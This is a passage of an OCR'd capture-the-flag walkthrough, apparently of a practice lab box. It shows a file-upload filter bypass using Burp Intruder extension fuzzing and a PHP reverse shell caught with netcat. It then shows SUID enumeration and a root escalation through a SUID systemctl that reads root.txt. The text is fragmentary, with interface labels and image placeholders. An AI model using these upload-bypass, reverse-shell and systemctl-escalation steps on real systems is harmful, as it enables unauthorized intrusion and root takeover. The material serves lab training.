Attack type: Sniper
POST /internal/index.php HTTP/1.1
Host: 10.10.254.181:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.254.181:3333/internal/index.php
Content-Type: multipart/form-data; boundary=---------------------------123460417845758894969104951 3
Content-Length: 5835
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
---------------------------123460417845758894969104951 3
Content-Disposition: form-data; name="file"; filename="shell.§php5§"
Content-Type: application/x-php
<?php
Add §
Clear §
Auto §
Refresh


Burp Suite Community Edition v2.1.02 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 4
Payload type: Simple list
Request count: 4
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Add
php3
php4
phtml
php6
Add from list ... [Pro version only]


Copy this


Burp Suite Community Edition v2.1.02 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send
Cancel
Target: http://10.10.254.181:3333
Request
Raw Params Headers Hex
POST /internal/index.php HTTP/1.1
Host: 10.10.254.181:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.254.181:3333/internal/index.php
Content-Type: multipart/form-data;
boundary=---------------------------123460417845758894969104951 3
Content-Length: 5835
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
---------------------------123460417845758894969104951 3
Content-Disposition: form-data; name="file"; filename="shell.php5"
Content-Type: application/x-php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Sat, 20 Jun 2020 18:17:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 546
Connection: close
Content-Type: text/html; charset=UTF-8
<html>
<head>
<link rel="stylesheet" type="text/css"
href="css/bootstrap.min.css">
<style>
html, body {
height: 30%;
}
html {
display: table;
margin: auto;
}
body {
display: table-cell;
vertical-align: middle;
text-align: center;
}
</style>
</head>
<body>
<form action="index.php" method="post"
enctype="multipart/form-data">
<h3>Upload</h3>
<input type="file" name="file" id="file">
<input class="btn btn-primary" type="submit"
value="Submit" name="submit">
</form>
Extension not allowed</body>
</html>

Paste in here





Select redirections always



And start attack!


Burp community is slower than pro version.





phtml extension passed. So upload shell.phtml.

After uploading go to /uploads/ directory. How do we know the dir is /uploads? because this is common directory for the any uploads. Or We can also try dirbusting again to find out which dir the uploads file is in.




Open that shell

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -nvlp 7777
listening on [any] 7777 ...
connect to [10.11.4.114] from (UNKNOWN) [10.10.254.181] 59596
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2
019 x86_64 x86_64 x86_64 GNU/Linux
 14:21:46 up 26 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/
$
```

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
```


And some of these look familiar.

Copy



Update like this

Copy and Paste line by line in shell.



We got flag from root.txt!

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
```

```
/bin/systemctl link $TF
/bin/systemctl enable --now $TF
```